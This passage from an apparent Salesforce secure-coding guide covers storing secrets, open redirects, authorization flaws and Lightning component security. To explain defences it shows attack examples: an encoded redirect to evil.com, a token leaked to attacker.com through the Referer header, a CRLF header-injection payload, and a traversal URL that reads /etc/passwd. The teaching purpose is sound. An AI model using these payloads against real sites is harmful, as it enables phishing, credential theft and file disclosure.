If your application stores the Salesforce user password, your application may be vulnerable.

If your application collects other forms of sensitive data, your application may not be compliant with industry standards and the leakage of that sensitive data may cause a significant privacy incident with legal consequences.

How Can I Test My Application?

Review the scheme used to store sensitive data and identify information collected in use cases and workflows.

As PII/HBI data varies from state to state and country to county, it is best to seek expert legal counsel to review sensitive data collected and stored.

How Do I Protect My Application?

Consider an application that must authenticate users. We have to store some form of the user's password to authenticate them, that is, to see if the user presented the correct password. We don't want to store the password in plaintext form (that is, unobfuscated or unencrypted), because if an attacker is able to recover the database of passwords (such as by using SQL injection or by stealing a backup tape), they would be able to undetectably hijack every user's account. Therefore, we want to obfuscate the passwords in such a way that we can still authenticate users.

We could encrypt the passwords, but that would require an encryption key — and where would we store that? We would have to store it in the database or in some other place the application can get it, and then we're pretty much back where we started: An attacker can recover the plaintext of the passwords by stealing the ciphertexts and the decryption key, and decrypting all the ciphertexts.

(Most or all database-level encryption schemes fall prey to the "But where is the key?" problem. Full-disk encryption, as opposed to encrypting database rows or columns with a key known the database client, is a separate and arguably more tractable problem.)

Therefore, developers have historically used a cryptographic hash function, a one-way function that is (supposedly) computationally infeasible to reverse. They then store the hash output:

```
hash = md5      # or SHA1, or Tiger, or SHA512, etc.
storedPasswordHash = hash(password)
```

To authenticate users, the application hashes the provided password and compares it to the stored password:

```
authenticated? = hash(password) == storedPasswordHash
```

The plaintext password is never stored.

However, there is a problem with this scheme: the attacker can easily pre-compute the hashes of a large password dictionary. Then the attacker matches their hashes to those in their stolen database. For all matches, the attacker has effectively reversed the hash. This technique works as well as the password dictionary is good, and there are some very good password dictionaries out there.

To address this problem, developers have historically "salted" the hash:

```
salt = generateRandomBytes(2)
storedPasswordHash = salt + hash(salt + password)
```

The goal is to make attackers have to compute a much larger dictionary of hashes: they now have to compute $2^{saltSize}$ (e.g. 2^{16} for a 2-byte salt) hashes for each item in their password dictionary.

However, a salted password hash only makes it more expensive to pre-compute the attack against a large password database. It does not protect from attempts to brute force individual passwords when the hash and salt are known. The only obstacle here is the cost of the computing resources required to perform these calculations, and a single round of MD5 or SHA-1 is no longer expensive enough to slow attackers down. Fast, cheap and highly parallel computation on specialized hardware or commodity compute clusters makes brute force search with a dictionary affordable and accessible, even to adversaries with few resources. (See http://lastbit.com/gpu.asp and http://arstechnica.com/business/news/2007/10/russian-crackers-throw-gpu-power-at-passwords.ars.)

Therefore, we need a solution that significantly slows down the attacker but does not slow down our application by too much. Fortunately, it turns out this is easy, and there is code to do it. The canonical solution is bcrypt by Niels Provos and David Mazières. The idea is that we tune the hashing function to be pessimal; Provos and Mazières use a modified form of the Blowfish cipher to pessimize its already-slow setup time. Using bcrypt is a fine solution, but it is also easy to build a tunably slow hash function using the standard library of most programming languages.

The benefit of this approach is that it slows down the attacker greatly, but for the application to verify a single password candidate still takes essentially no time. (Additionally, since login actions are such a small fraction of all application traffic, it would still be okay if verification took an entire 0.5 seconds or more.)

How do I protect my application?

Apex and Visualforce Applications

There are multiple ways to protect sensitive data, depending on the type of secret being stored, who should have access, and how the secret should be updated.

Protected Custom Metadata Types

> ⚠ Warning: Protected or managed custom metadata types behave like public custom metadata types when they are outside of a managed package. Public custom metadata types are readable for all profiles, including the guest user. Do not store secrets, personally identifying information, or any private data in these settings. Use protected custom metadata types only in managed packages. Outside of a managed package, use named credentials or encrypted custom fields to store secrets like OAuth tokens, passwords, and other confidential material.

Within a namespaced managed package, protected custom metadata types are suitable for storing authentication data and other secrets. Custom metadata types can also be updated via the Metadata API in the organization that created the type, and can be read (but not updated) at runtime via SOQL code within an apex class in the same namespace as the metadata type. Secrets which are common across all users of the package (such as an API key) needs to be stored in Managed Protected Custom Metadata Types. Secrets should never be hardcoded in the package code or displayed to the user.

For more information, see the Custom Metadata Implementation Guide

Protected Custom Settings

> ⚠ Warning: Protected custom metadata types behave like public custom metadata types when they are outside of a managed package. Public custom metadata types are readable for all profiles, including the guest user. Do not store secrets, personally identifying information, or any private data in these records. Use protected custom metadata types only in managed packages. Outside of a managed package, use named credentials or encrypted custom fields to store secrets like OAuth tokens, passwords, and other confidential material.

Custom settings enable application developers to create custom sets of data, as well as create and associate custom data for an organization, profile, or specific user. However, setting the visibility of the Custom Setting Definition to "Protected" and including it in a managed package ensures that it's only accessible programmatically via Apex code that exists within your package. This is useful for secrets that need to be generated at install time or initialized by the admin user.

Unlike custom metadata types, custom settings can be updated at runtime in your Apex class, but cannot be updated via the Metadata API.

To allow authorized users to create and update sensitive information in the UI, create a Visualforce page that only accepts input and does not render the value back on the page. The "transient" keyword should be used to declare instance variables within Visualforce controllers to ensure they are not transmitted as part of the view state. Please refer to the following link for details: transient keyword

Finally, configure the security settings for this page to ensure it's only accessible by limited profiles on an as needed basis.

For more information, see custom settings methods

Apex Crypto Functions

The Apex crypto class provides algorithms for creating digests, MACs, signatures and AES encryption. When using the crypto functions to implement AES encryption, keys must be generated randomly and stored securely in a Protected Custom Setting or Protected Custom Metadata type. Never hardcode the key in within an Apex class.

For more information and examples for implementing the crypto class, please visit: apex crypto classes

Encrypted Custom Fields

Encrypted custom fields are text fields that can contain letters, numbers, or symbols but are encrypted with 128-bit keys and use the AES algorithm. The value of an encrypted field is only visible to users that have the "View Encrypted Data" permission. We do not recommend storing authentication data in encrypted custom fields, however these fields are suitable for storing other types of sensitive data (credit card information, social security numbers, and so on).

Named Credentials

Named Credentials are a safe and secure way of storing authentication data for external services called from your apex code such as authentication tokens. We do not recommend storing other types of sensitive data in this field (such as credit card information). Users with customize application permission can view named credentials; if your security policy requires that the secrets be hidden from subscribers, use a protected custom metadata type or protected custom setting. For more information, see named credentials in the Salesforce Help and training guide.

General Guidance

When storing sensitive information on a machine:

- All authentication secrets must be encrypted when stored on disk. This includes passwords, API Tokens, and OAuth Tokens.
- For client apps running on a desktop, laptop, tablet, or mobile device, store all secrets in the vendor provided key store (keychain in OS X/iOS devices, keystore in Android devices, or in the registry protected with the DP-API on windows devices.) This is a hard requirement to pass the security review.
- For services running on servers that must boot without user interaction, store secrets in a database encrypted with a key not available to the database process. The application layer should provide the key as needed to the database at runtime or should decrypt/encrypt as needed in its own process space.
- Do not store any cryptographic keys used for protecting secrets in your application code
- Be cautious of the algorithms and ciphers used in any cryptographic operations
- Salt hashes, and if possible store salts and hashes separately
- Use strong platform cryptographic solutions
- Check if frameworks/platforms have already addressed the problem
- Use SSL/TLS to transmit sensitive data

ASP.NET

ASP.NET provides access to the Windows CryptoAPIs and Data Protection API (DPAPI). This is intended to be used for the storage of sensitive information like passwords and encryption keys if the *DataProtectionPermission* has been granted to the code. Generally, the machine key is used to encrypt and decrypt sensitive data at the risk that if the machine is compromised malicious code could potentially decrypt any stored secrets. More information on this topic can be found here:

- Building Secure .NET Applications: Storing Secrets
- .NET Framework 4 Cryptographic Services
- How To: Use DPAPI to encrypt and decrypt data

The strongest solution for ASP.NET is to rely on a hardware solution for securely storing cryptographic keys, such as a cryptographic smartcard or Hardware Security Module (HSM), that is accessible by using the underlying Crypto API with a vendor supplied CryptoAPI Cryptographic Service Provider (CSP).

Java

Java provides the KeyStore class for storing cryptographic keys. By default this uses a flat file on the server that is encrypted with a password. For this reason, an alternative Cryptographic Service Provider (CSP) is recommended. The strongest solution for Java is to rely on a hardware solution for securely storing cryptographic keys. For example, you can use a cryptographic smartcard or Hardware Security Module (HSM) that is accessible by using the vendor's supplied CSP in that *java.security* configuration file. For more information on installing Java CSPs, consult the Java Cryptography Architecture (JCA) Reference Guide. When not using a CSP, if the product is a client application, you must use JAVA bindings to store the passphrase protecting the keystore in the vendor provided key store. Never store the passphrase in source code or in a property file. For server java solutions, follow the general guidance of making the passphrase protecting the keystore unavailable to the database process storing credentials.

A Java implementation of *bcrypt* is available called jBCrypt.

PHP

PHP does not provide cryptographically secure random number generators. Make sure to use `/dev/urandom` as the source for random numbers.

Use the mcrypt library for cryptography operations. Salted hashes and salts could then be stored in a database.

A framework called phpass offers "OpenBSD-style Blowfish-based *bcrypt*" for PHP. For client apps, you must use native bindings to store user secrets in the vendor provided key store.

Ruby on Rails

There is a copy of *bcrypt* specifically for Ruby called bcrypt-ruby. For client apps, you must use ruby bindings to store secrets in the vendor provided key store.

Python

Use a module that interacts with the vendor provided keystores such as the python keyring module.

Flash/Air apps

Use the Encrypted Local Store which contains bindings to use vendor provided keystores to store secrets.

Arbitrary Redirect - What is it?

Many sites have a mechanism for redirecting users to different pages on the site, or even to pages on different sites, The redirect can be done server side (PHP, JSP, ASP, etc) or client side (JavaScript). For example, some sites use redirects to bring users back to where they were before in the event of an interruption in flow:

1. Alice logs in, and begins using the site.

2. Alice stops in the middle of some action A on page P. Alice heads out to lunch.

3. Because the site has a 30-minute session expiration timeout, when Alice comes back her session has expired.

4. Alice re-authenticates, and the login form contains a hidden field with the URL of page P: `<form action="login.jsp" method="POST">`

```
<b><font color="red"><input </font></b><font color="red">
type="hidden" name="page" value="/someImportantAction.jsp" /></font>
<input type="text" name="name" value="Alice"
/>
<input type="password" name="password" value="" />
<input type="submit" />
</form>
```

5. When Alice logs in, the application sends a redirect response to P, so Alice can get right back to work: HTTP/1.1 302 Found

```
Location: <b><font color="red">/someImportantAction.jsp</font></b>
```

The problem arises when the application performs dynamic redirects to a user controlled value, which allows a malicious attacker redirect users to *any* URL indiscriminately.

This allows an attacker to perform phishing attacks that looks more legitimate, for example:

Legitimate redirect: `https://www.example.com/home.jsp?retURL=login.jsp`

The "retURL" parameter is dynamic and can be controlled by the user easily from the browser address bar, when replacing it's value (login.jsp) with any other page or URL, instead of being redirected to the login page the user will be redirected to any valid page or URL it has been replaced with. Attacker crafted URL:

```
https://www.example.com.fake.bad.co.uk/login.jsp
```

is not a real example.com URL, but what about

```
https://www.example.com/login.jsp?page=%68%74%74%70%3a%2f%2f%65%76%69%6c%2e%63%6f%6d%2f%68%74%74%70%3a%2f%2f%65%76%69%6c%2e%63%6f%6d%2f
```

which decodes to

```
http://www.evil.com/
```

This URL looks like (and *is*) a true example.com URL but will actually send people to evil.com. If evil.com hosts a convincing phishing attack page for example.com, example.com users may very well be tricked into providing their credentials to evil.com.

Another risk is abusing redirects to leak sensitive data that is stored in GET requests using the referrer header.

This time let's take a look at a client side redirect example:

```
https://example.com/index.jsp?secretToken=81dc9bdb52d04dc2003#auth.jsp
```

The redirect URL is a part of the hash fragment and is used by a client side javascript to perform the redirection to the desired page :

```
<script>
var retURL = location.hash.substring(1);
window.location = retURL;
</script>
```

The value can be controlled by the user which means that an attacker can change the value to redirect to his own site.

```
https://example.com/index.jsp?secretToken=81dc9bdb52d04dc2003#http://attacker.com
```

The request will now be sent to "attacker.com" along with the Referer header value which is the URL of the page that performed the redirect. In this case the Referer contains sensitive data that is now being sent to the attacker.

```
Host: attacker.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:49.0)
Gecko/20100101 Firefox/49.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://example.com/index.jsp?token=3423434234
```

Depending on your application and on your application framework, arbitrary redirects may also cause a response splitting vulnerability: if the attacker provides `%0d%0a` `(\r\n)` in the right request parameter, and those characters make it into the HTTP Location: header, the attacker can control HTTP headers after the insertion point and can control the HTTP response body. If the malicious request is:

```
https://www.example.com/login.jsp?page=something%0d%0aSet-Cookie:+some+evil+data
```

the server may be tricked into responding:

```
HTTP/1.1 302 Found
Location: something
Set-Cookie: some evil data
```

Sample Vulnerability

This C# code shows a simple example of an arbitrary redirect:

```
// ...

string url =
request.QueryString["url"];

// ...

Response.Redirect(url);
```

Is My Application Vulnerable?

If your application has a redirection mechanism and does not already address the problem by limiting redirection (preferably by means of an allowlist, a mechanism that restricts redirects to known-good URIs), then it is likely to be vulnerable.

How Can I Test My Application?

Test your application by providing many different types of URLs for your redirection feature:

- All URL schemes: http://, https://, ftp://, data://, javascript:, and so on.
- URLs in many domains: example.com, www.example.com, subdom.other.example.com, evil.com, google.com, example.co.uk, and so on.

How Do I Protect My Application?

Ideally, the application will only redirect clients that match a pattern of known-safe URLs or URIs. Define a function in your code that checks potential redirection URLs and URIs against this list.

Apex and Visualforce Applications

In Apex code, audit any usage of PageReference to make sure that it is on the allowlist (the list of page references that can be used). In client side code, make sure that assignments to window.location are on the allowlist (the list of usable assignments). **Do not assume that retUrl is sanitized by the platform**.

General Guidance

The general solution to the problem is to constrain the range of URLs to which your redirector will redirect. Constraining URLs by hostname is easy; the best way to do it is by keeping a list of known-good hostnames and checking that a URL's hostname matches one in the list. You can also limit by known-good schemes and by known-good paths (perhaps using a regular expression).

This redirector is considerably more constrained than the completely arbitrary one shown above:

```
String [] GoodDomains = new string [] { "example.com",
"www.example.com"
};
```

60

```
Uri url = new Uri("http://www.google.co.in/search?q=kamal");
bool good = false;

foreach (String d in GoodDomains) {
    if
(d.Equals(url.Host) {
        good = true;
        break;
    }
}

if (!good)
    throw new Exception("Dubious host name in
URL!");

Response.Redirect(url);
```

We can also add a check for known-good schemes:

```
if
(!url.Scheme.Equals("https"))
    throw new Exception("HTTPS URLs only!");
```

ASP.NET

Follow general guidance and audit any usage of `Response.Redirect()`.

Java

Follow general guidance and audit any usage of `HttpServletResponse.sendRedirect()`.

PHP

Follow general guidance and audit any usage of `header('location: <URL>')` and `fopen()`.

An additional protection step is a setting in `php.ini` called *allow_url_fopen* can be used to control if the `fopen()` is allowed to open URL schemes. If this is not being done in the code normally, it should be set to *off*.

Ruby on Rails

Follow general guidance and audit any usage of `redirect_to()`.

61

CHAPTER 8   Authorization and Access Control

Authorization and Access Control - What is it?

Authorization and access control vulnerabilities can occur throughout a web application. These vulnerabilities occur whenever an attacker can access a resource that is restricted to only authenticated users. Some common ones are:

- Directory traversal
- Insecure Direct Object Reference
- Bypassing authorization mechanisms
- Privilege escalation

The way these vulnerabilities appear in a web application can be application specific, but common authorization vulnerabilities do exist and can be tested for. Authorization/access control, and directory traversal were both cited in the 2019 CWE/SANS Top 25 Most Dangerous Programming Errors report.

Web servers confine users browsing a site to the web document root directory, the location of which is dependent upon the web server's operating system and the server's configuration. Access to the filesystem is additionally restricted by the operating system's Access Control Lists (ACLs), which define read, write, and execute permissions for files. These protections are in place to restrict the user browsing the site from accessing sensitive information on the server. However, a web application that uses server-side scripts could allow an attacker to read, write, and execute files on the system by subverting the executing script. This is typically possible because input parameters to the script are not validated. Subverting a script in order to traverse the directories of a server and read sensitive files such as /etc/passwd are commonly referred to as directory traversal attacks.

Many web applications use roles, which permit selective access to certain resources based on the type of user. A common set of roles would be an unauthenticated user, a user, and an administrator account. An unauthenticated user might only be allowed to access a login page. The user may be able to access all of a web application except for maintenance and configuration of the web application, which is restricted to the administrator role. Any time that an attacker can gain access to a resource that is denied to their role, they have performed an authorization mechanism bypass.

A specific authorization bypass is privilege escalation, which occurs whenever an attacker who is operating as one role succeeds in changing themselves to another role, generally one with more privileges or specific restricted privileges.

Sample Vulnerability

Directory Traversal:

Consider the following URL:

```
https://www.example.com/index.php?page=login
```

A directory traversal attack to display the /etc/passwd file can be executed by changing the URL to:

```
https://www.example.com/index.php?page=../../../../../../../etc/passwd
```

Example response:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

In this sample the attacker gained read access to the `/etc/passwd` file.

Authorization:

Consider a HTTP request for an administrator to reset the password of a user:

```
POST /admin/resetPassword.jsp HTTP/1.1
Host: www.example.com
[HTTP Headers]
user=admin&newpassword=password
```

If an attacker could perform an identical request and the web application resets the admin account's password, this is an example of bypassing an authorization mechanism because this capability was only intended for administrators of www.example.com. In a sense, this is also a privilege escalation issue since a non-administrator can perform administrative password reset functionality and obtain access to the administrator account with the new password.

Is My Application Vulnerable?

It is not unusual for a web application to read, write, and execute files via scripts as part of the functionality they provide. As with other input validation vulnerabilities, protecting against directory traversal requires that developers take proactive steps to validate user input before it is executed. If this has not been done, your application may be vulnerable.

All web applications provide access to resources by definition. If your web application includes a login page, has a logical division between roles/groups, and has functionality restricted to only certain types of users such as administrators, your web application may be vulnerable unless carefully engineered.

How Can I Test My Application?

When considering a web application for directory traversal, stay alert for the following:

- Any dynamic web page generation using scripts with variables that accept filenames
- Any behavior by the web application that performs I/O on the server such as reading, writing, and executing files
- Any cookies that appear to be part of dynamic web page generation
- Any vector which uses what appears to be filenames

Burp Suite Professional has the capability to test for directory traversal. Information on using the Burp Scanner feature of the suite to test for directory traversal is available in the help file at https://portswigger.net/burp/help/scanner. Like Burp Suite, many testing tools also have very efficient

spiders that can locate hidden content and pages intended to only be used by authorized users. Never assume an attacker does not know the entire layout of your web application.

Testing for authorization and access control vulnerabilities varies greatly from application to application. In general, using a proxy and staying alert for information being passed about the logical roles, accounts, and groups in a web application can identify how authorization and access control is enforced in a web application. Conduct an investigation of the web application driven by questions like:

- What pages are used for authenticating a user?
- What roles/groups exist for the web application?
- What are the capabilities/resources of each role/group?
- What mechanisms are used to grant access to the role/group, and does it actively check that a request is from an authenticated role/group member?
- What happens when incorrect role/group data is supplied to the mechanisms?
- What happens when the information of other role/group data is supplied to these mechanisms?
- What happens when a user of the site modifies their own role/group data with a proxy before submission to a mechanism?
- What assumptions are being made and what does a member of the product security team think about these assumptions?

Some commercial tools, such as IBM Rational AppScan, have the capability to differentiate between pages that only certain roles can reach, though tools such as these are expensive. When configured with an understanding of the divisions of your site, it can attempt to detect authorization vulnerabilities by recognizing when a role can access a page that should have been restricted to another role.

How Do I Protect My Application?

Apex and Visualforce Applications

Here are the links to documentation around CRUD/ FLS and Sharing resources for Apex and VisualForce

- Enforcing CRUD and FLS on Standard and Custom objects
- Enforcing CRUD and FLS on Reference objects
- Testing CRUD and FLS Enforcement
- Securely implementing Sharing

Keep in mind that you must respect the organization's security policy on both standard and custom objects, and to gracefully degrade if a user's access has been restricted. Some use cases where it might be acceptable to bypass CRUD/FLS are:

- For creating roll up summaries or aggregates that don't directly expose the data
- Modifying custom objects or fields like logs or system metadata that shouldn't be directly accessible to the user via CRUD/FLS
- Cases where granting direct access to the custom object creates a less secure security model.

Make sure to document these use cases as a part of your submission.

General Guidance

The simplest methods of protecting against directory traversal and other authorization and access control vulnerabilities are to validate user input and follow secure design principles. t is important to correctly identify the attack surface of your web application, which includes not only the intended user input, but

also any values the user can modify and submit with a proxy, such as data in cookies, request information, request headers, forms, hidden fields, etc. All of this data should be properly validated before proceeding with any routines.

Secure design principles such as the *principle of least privilege* should also be strictly adhered to. Identify all capabilities the web application permits and divide these logically among separate roles and groups in accordance with the principle of least privilege.

Consider the OWASP Guide to Authorization:

- Capabilities divided among roles/groups along principle of least privilege.
- Centralize authorization code
- Create an authorization matrix
- Check authorization not just to capabilities but the resources those capabilities act on
- Be wary of static resources and the possibility of forced browsing to those resources
- Custom authorization mechanisms invite more vulnerabilities if not properly designed, implemented, and reviewed
- Avoid client-side authorization mechanisms

Additionally, be cognizant of the influence of time on authorization. If a user is authenticated and allowed access to some resource, what happens a minute after login when the user has their role demoted such that they cannot access the resource? Do race conditions exist in the authorization mechanism?

For more information on this class of attacks, see the following articles:

- http://www.owasp.org/index.php/Testing_for_Authorization
- http://www.owasp.org/index.php/Guide_to_Authorization

ASP.NET

ASP.NET has a framework to perform authentication and authorization. Authentication can be configured using Active Directory, SQL Server, and Windows Authentication. Authorization can be controlled with the Authorization Manager (AzMan), the authorization management APIs, and various authorization modules such as *UrlAuthorizationModule*. *UrlAuthorizationModule* is used to determine if the current user is permitted access to the requested URL based on either the username or role membership.

For more information, review the following articles:

- .NET Authorization Strategies
- The UrlAuthorizationModule Class
- ASP.NET How To Page with sections on Authorization
- Building Secure Web Applications with ASP.NET

Java

Java EE 5 and later provides a framework to perform authentication and authorization. A web application can have defined realms, users, groups, and roles for a Java application in this framework. Roles can be defined by annotations or by deployment descriptor elements. Security constraints are defined in the deployment descriptor for a page.

For more information, review the following articles:

- An overview of Java web application security
- Working with Security Roles
- Defining Security Requirements for Web Applications

PHP

PHP does not provide a secure framework for doing authorization and access control like ASP.NET and Java. Be wary of 'secure' PHP scripts advertised on the Internet, many are rife with SQL injection and unsafe storage of the user's password.

PHP does have a session framework that can be used for authentication, and relied on to do subsequent authorization checks, for example: defining users and roles in a database schema, then storing authenticated session information for each user so that cross checks may be performed to determine whether that user should be allowed access to a given resource. The caveat is that care must be taken when configuring sessions since the defaults are insecure. The default settings of how PHP handles sessions must be changed in php.ini. Change the following settings to the values below:

```
session.hash_function = 1
session.entropy_file = /dev/urandom
session.entropy_length = 64
```

PHP has a special setting in php.ini called *open_basedir*. This setting can be used to restrict PHP file opening, writing, and deletion to a specified directory tree. By default this setting is turned *off*, and the necessity to use it depends on your server configuration. For example, PHP running as an Apache module on a secured configuration of Apache will inherit Apache's limited directory permissions, so it might not be necessary to use it in that case. It can be used in the following manner:

```
open_basedir = '/home/www/public_html'
```

During code review consider the usual PHP suspects:

```
include(), include_once(), require(), require_once(), fopen(),
readfile()
```

These functions take filenames as parameters, and should be traced back to verify if the parameters were properly validated.

If these functions are not required by your web application, it is possible to disable them in php.ini using the *disable_functions* setting. This is a common technique to prevent command injection by blocking a list of commands that might execute user data as instructions for a shell. It can be used in the following manner:

```
disable_functions = fopen, readfile, system, exec, passthru,
shell_exec, proc_open
```

Another setting in php.ini that can be used is *allow_url_include*. This setting controls if files on remote URLs can be included via include() and require(). If this is not necessary, it should be set to *off*.

CHAPTER 9   Lightning Security

General Lightning Security Considerations

Third-party Lightning components and apps operate in a special domain (lightning.force.com or lightning.com) that's shared with Salesforce-authored Lightning code -- in particular, setup.app, which controls many sensitive security settings. Visualforce applications, by contrast, are served from a different domain (force.com or visualforce.com) that isn't shared with Salesforce code. Because Lightning code shares the same origin as Salesforce-authored code, increased restrictions are placed on third-party Lightning code. These restrictions are enforced by Lightning Locker and a special Content Security Policy. There is also additional scrutiny in the AppExchange security review.

When developing Lightning apps, ensure that the stricter CSP setting is enabled. Org admins should enable this setting to protect the org's security controls from vulnerabilities in custom Lightning components. Develop and test your code with stricter CSP enabled in order to ensure compatibility. Note that stricter CSP is enabled by default beginning with Summer '18, but not in orgs created previously.

Content Security Policy for Lightning Components

Lightning components are currently subject to a Content Security Policy (CSP) with the following directives. See CSP Directives for more information.

Directive	Summary
default-src 'self'	Default policy that resources may be only loaded from the same domain (lightning.force.com or lightning.com).
script-src 'self'	Scripts may only be loaded from the same domain (no external script loads). Use static resources to store all scripts.
'unsafe-inline'	Inline JavaScript is not blocked by the CSP but is blocked in the security review as future CSP settings will not allow unsafe-inline. Do not write any code using inline JS in order to prevent your components from malfunctioning when CSP is tightened.
object-src 'self'	<object> <embed> and <applet> elements can only be loaded from the same domain (use static resources).
style-src 'self'	CSS styles can only be loaded from the same domain (use static resources).
img-src 'self'	Images can only be loaded from the same domain.
img-src 'http:' 'https:' 'data:'	Images can only be loaded via http, https, or data URIs. The security review requires https.
style-src 'https:'	CSS styles can only be loaded via https.
media-src 'self'	Audio and video elements can only be loaded from the same domain.
frame-ancestors https:	The page can be embedded only via an https parent frame.
frame-src https:	All frames must be loaded via https.

font-src https: data:	Fonts can be loaded via https and data URIs.
connect-src 'self'	XHR callbacks and websockets can only connect back to the same domain.
'unsafe-eval'	eval() and related reflection operations are *not* blocked by the CSP but are blocked in the AppExchange security review.

Additional Restrictions For JavaScript in Lightning Components

> **Note:** As of Spring '19 (API version 45.0), you can build Lightning components using two programming models: the Lightning Web Components model, and the original Aura Components model. Lightning web components are custom HTML elements built using HTML and modern JavaScript. Lightning web components and Aura components can coexist and interoperate on a page.

In addition to CSP directives, secure components also meet the following restrictions.

Restriction	Aura Components	Lightning Web Components
Components may only read or modify DOM elements belonging to the same namespace. To pass data they must communicate through the public API.	Set Aura attributes, call Aura methods, or use Aura or DOM events.	Use methods and attributes with the @api decorator or use events.
Events must not be fired in a renderer function	Fire events from a controller method or a helper method called by a controller method.	No restriction.
Component attributes must not be changed during a render cycle to avoid render loops.	Modify attributes from a controller method or a helper method called by a controller method.	Components should not modify their own attributes in a `renderedCallback`.
Components must properly load resources like scripts and stylesheets instead of using `script` or `link` tags.	Use the ltng:require component.	Use the lightning/platformResourceLoader module
Components must not override native window or document functions.	Aura components must not override window or document functions.	Lightning web components must not override window or document functions
Inline JavaScript must only be used for methods in the component markup. For example `<div onmouseover="myFunction">foo</div>`	Aura component method `<div onmouseover="{!c.myControllerFunction}">foo</div>`	Lightning web component method `<div onmouseover={myComponentFunction}>foo</div>`

Restriction	Aura Components	Lightning Web Components
Components submitted for security review must include all CSS and JavaScript libraries in static resources.	Load all libraries using `ltng:require` from a `$Resource` URL.	Load all libraries using `lightning/platformResourceLoader` from a `$Resource` URL.

You should also be familiar with the restrictions listed in Security with Lightning Locker.

When you submit a Lightning component or app for security review, include all source JavaScript files in static resources, as we cannot review minified code directly. Failure to do so delays the review of your components until we get the appropriate source files. This also applies to sources that compile to JavaScript.

Component Security Boundaries and Encapsulation

In Apex, every method that is annotated @AuraEnabled should be treated as a webservice interface. That is, the developer should assume that an attacker can call this method with any parameter, even if the developer's client-side code does not invoke the method or invokes it using only sanitized parameters. Therefore the parameters of an @AuraEnabled method should:

- not be placed into a SOQL query unsanitized
- not be trusted to specify which fields and objects a user can access

Whenever an @AuraEnabled method modifies sObjects, full CRUD/FLS as well as sharing checks should be made to ensure that the client does not elevate their privileges when invoking this method. These checks need to be performed on the server (in Apex). Note that this is different than the situation with Visualforce, in which CRUD/FLS checks can be performed for you by the Visualforce presentation layer. This means porting code from Visualforce to Lightning requires the addition of CRUD/FLS checks each time an sObject is accessed.

Because Lightning components are meant to be re-usable and shareable, each global or public attribute should be viewed as untrusted from the point of view of the component's internal logic. In other words, don't take the contents of an attribute and render them directly to the DOM via innerHTML or $().html(). It does not matter whether, in your app, the attributes are provided by another component you control. When you need to perform a raw HTML write or set an href attribute, then the attribute must be marked sanitized in your JavaScript code.

An important aspect to understand is how session authentication works for your AuraEnabled components. If an Experience Cloud site user's session expires, and the rendered page contains Lightning components that can invoke custom Apex methods (AuraEnabled), the methods are invoked as thesite's guest user. Plan your implementation to either provide/revoke access to the site guest user or to monitor for session time-outs to invoke login requests as needed.

Access Control in Apex Controllers and Supporting Classes

When Lightning components invoke server side controllers, the developer must ensure that the server-side read/write operations do not subvert the organization's security policy as set by the user's profile and sharing permissions. All access control enforcement must occur server-side, because the client is under the control of the attacker. Fortunately you can ensure that your server-side code is safe to use with Lightning components by taking some additional steps when writing your Apex classes.

Sharing in Apex Classes

All controller classes *must* have the `with sharing` keyword. There are no exceptions. In some cases, your code needs to elevate privileges beyond those of the logged in user. For example, you may have a method that returns summary data computed over fields that the logged-in user cannot access. In this case, the controller must still use the `with sharing` keyword, but a specific Aura-enabled method may call a helper method in a class that is explicitly marked without sharing. All privileged operations should be placed into these helper classes, and each privileged helper class should perform a single privileged function and no unprivileged functions. All other classes must be `with sharing`.

```
public class ExpenseController() {  //Unsafe

    @AuraEnabled
    public static String getSummary() {
        doPrivilegedOp() //should not be here
    }
}
```

```
public with sharing class ExpenseController() { //safe

    @AuraEnabled
    public static String getSummary() {
        HelperClass.doPrivilegedOp()
     }
}
```

```
public without sharing HelperClass() { //safe, not a controller and
limited functionality

    protected static String doPrivilegedOp() {
        //calculate roll-up field here
    }
}
```

Avoid ambiguous sharing policies that make auditing difficult, particularly in large apps with complex control flows. Write apps in such a way that an auditor who looks at a class that performs a database operation can quickly and accurately determine if the database operation respects user permissions. All global classes, classes that expose webservices, or allow for remote invocation (such as Aura Enabled classes and remote action classes) must always use the `with sharing` keyword. The exception is for controller classes in sites, including Experience Cloud sites, where a `with sharing` policy could force the granting of excessive permissions to guest users.

CRUD/FLS Enforcement

CRUD/FLS permissions aren't automatically enforced in Lightning components or controllers. You can't rely on Lightning components to enforce security as the client is under the control of the attacker, so all security checks must always be performed server-side. You must explicitly check for `isAccessible()`, `isUpdateable()`i, `isCreateable()`, and `isDeletable()` prior to performing these operations on sObjects.

```
public with sharing class ExpenseController {

     //ns = namespace, otherwise leave out ns__
    @AuraEnabled
    public static List<ns__Expense__c> get_UNSAFE_Expenses() {
//vulnerable
        return [SELECT Id, Name, ns__Amount__c, ns__Client__c,
```

```
ns__Date__c,
           ns__Reimbursed__c, CreatedDate FROM ns__Expense__c];
    }

 @AuraEnabled
 public static List<ns__Expense__c> getExpenses() { //safe
        String [] expenseAccessFields = new String [] {'Id',
                                                        'Name',

'ns__Amount__c',

'ns__Client__c',
                                                       'ns__Date__c',

'ns__Reimbursed__c',
                                                        'CreatedDate'

                                                        };


        // Obtaining the field name/token map for the Expense object

        Map<String,Schema.SObjectField> m =
Schema.SObjectType.ns__Expense__c.fields.getMap();

        for (String fieldToCheck : expenseAccessFields) {

          // Check if the user has access to view field
          if (!m.get(fieldToCheck).getDescribe().isAccessible()) {

              //also pass error to client
              throw new System.NoAccessException()

              //included to quiet editor
              return null;
          }
        }

        //now it is safe to proceed with call
        return [SELECT Id, Name, ns__Amount__c, ns__Client__c,
ns__Date__c,
                  ns__Reimbursed__c, CreatedDate FROM
ns__Expense__c];

    }
 }
```

Field Validation Concerns

For purposes of threat modeling, the client is under the control of the attacker, therefore you cannot rely on client-side field validation to sanitize data written to the server. Client-side field validation has an important usability role -- avoiding round trips for normal (non-malicious) users. Nevertheless, if you require field-level validation of your sObject data model, then this must be performed with triggers. Note

that validation in the Aura-enabled server-side controller is also insufficient as users can use the SOAP/REST API to modify objects directly, bypassing the Apex Controller as well as the UI.

Object Validation Concerns

When Aura enabled methods receive objects as input types, you must validate the fields within those objects, since any fields could be set by the client. Here's a typical vulnerable example.

```
    @AuraEnabled
    public static Account insertAccount(Account a){
        // We expect only Name to be set
